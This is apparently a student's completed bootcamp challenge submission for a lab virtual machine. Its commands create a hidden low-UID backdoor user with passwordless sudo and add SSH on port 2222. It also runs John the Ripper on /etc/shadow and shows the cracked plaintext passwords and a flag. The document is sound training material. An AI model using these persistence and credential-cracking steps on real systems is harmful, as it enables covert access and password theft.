Cybersecurity

Module 6 Challenge Submission File

Advanced Bash: Owning the System

Make a copy of this document to work in, and then for each step, add the solution commands below the prompt. Save and submit this completed file as your Challenge deliverable.

Step 1: Shadow People

1. Create a secret user named `sysd`. Make sure this user doesn't have a home folder created.

```
useradd sysd --no-create-home
```

2. Give your secret user a password.

```
sudo passwd sysd
```

3. Give your secret user a system UID < 1000.

```
sudo usermod -u 998 sysd
```


4. Give your secret user the same GID.

```
sudo groupmod -g 998 sysd
```

5. Give your secret user full `sudo` access without the need for a password.

```
Went to the etc folder and went to the sudoers file and edited the
premisions for the sysd user.
sysd  ALL=(ALL) NOPASSWD:ALL
```

6. Test that `sudo` access works without your password.




```
User sysd may run the following commands on scavenger-hunt:
    (ALL : ALL) ALL
    (ALL) ALL
    (ALL : ALL) ALL
    (ALL : ALL) NOPASSWD: ALL
$ 
```

```
sudo -l
```

Step 2: Smooth Sailing

1. Edit the `sshd_config` file.

```
sudo nano /etc/ssh/sshd_config
```



Activities
Terminal
Mon 01:03
sysadmin@UbuntuDesktop: ~
File Edit View Search Terminal Help
Right Ctrl

```
  GNU nano 2.9.3                     /etc/ssh/sshd_config                    Modified

#       $OpenBSD: sshd_config,v 1.101 2017/03/14 07:19:07 djm Exp $

# This is the sshd server system-wide configuration file.  See
# sshd_config(5) for more information.

# This sshd was compiled with PATH=/usr/bin:/bin:/usr/sbin:/sbin

# The strategy used for options in the default sshd_config shipped with
# OpenSSH is to specify options with their default value where
# possible, but leave them commented.  Uncommented options override the
# default value.

Port 22
Port 2222
#AddressFamily any
#ListenAddress 0.0.0.0
#ListenAddress ::

#HostKey /etc/ssh/ssh_host_rsa_key
#HostKey /etc/ssh/ssh_host_ecdsa_key
#HostKey /etc/ssh/ssh_host_ed25519_key

# Ciphers and keying
#RekeyLimit default none

# Logging
#SyslogFacility AUTH
#LogLevel INFO

# Authentication:

#LoginGraceTime 2m
#PermitRootLogin prohibit-password
#StrictModes yes
#MaxAuthTries 6
#MaxSessions 10

PubkeyAuthentication yes

# Expect .ssh/authorized_keys2 to be disregarded by default in future.
#AuthorizedKeysFile     .ssh/authorized_keys .ssh/authorized_keys2

^G Get Help    ^O Write Out   ^W Where Is    ^K Cut Text    ^J Justify     ^C Cur Pos     M-U Undo        M-A Mark Text   M-] To Bracket  M-▲ Previous    ^B Back
^X Exit        ^R Read File   ^\ Replace     ^U Uncut Text  ^T To Spell    ^_ Go To Line  M-E Redo        M-6 Copy Text   M-W WhereIs NextM-▼ Next        ^F Forward
```

Step 3: Testing Your Configuration Update

1. Restart the SSH service.

```
sudo systemctl restart ssh
```

2. Exit the `root` account.

```
su sysadmin
```

3. SSH to the target machine using your `sysd` account and port `2222`.

```
ssh sysd@192.168.56.105 -p 2222
```

4. Use `sudo` to switch to the root user.

```
sudo su
```


Step 4: Crack All the Passwords

1. SSH back to the system using your `sysd` account and port `2222`.

```
ssh sysd@192.168.56.105 -p 2222
```

2. Escalate your privileges to the `root` user. Use John to crack the entire `/etc/shadow` file.

```
sudo su
john etc/shadow
```



```
You found flag_7:$1$zmr05X2t$QfOdeJVDpph5pBPpVL6oy0

root@scavenger-hunt:/# john /etc/shadow
Loaded 8 password hashes with 8 different salts (crypt, generic crypt(3) [?/64])
No password hashes left to crack (see FAQ)
root@scavenger-hunt:/# john /etc/shadow
Loaded 8 password hashes with 8 different salts (crypt, generic crypt(3) [?/64])
No password hashes left to crack (see FAQ)
root@scavenger-hunt:/# john /etc/shadow
Loaded 8 password hashes with 8 different salts (crypt, generic crypt(3) [?/64])
No password hashes left to crack (see FAQ)
root@scavenger-hunt:/# john --show /etc/shadow
sysadmin:passw0rd:18387:0:99999:7:::
student:Goodluck!:18387:0:99999:7:::
mitnik:trustno1:18387:0:99999:7:::
babbage:freedom:18387:0:99999:7:::
lovelace:dragon:18387:0:99999:7:::
stallman:computer:18387:0:99999:7:::
turing:lakers:18387:0:99999:7:::
sysd:secret:19478:0:99999:7:::
```

I had previously cracked the password in the /etc/shadow file but my computer fell asleep and it signed me out of the VM so i had to log back in and use the john --show /etc/shadow to display them again.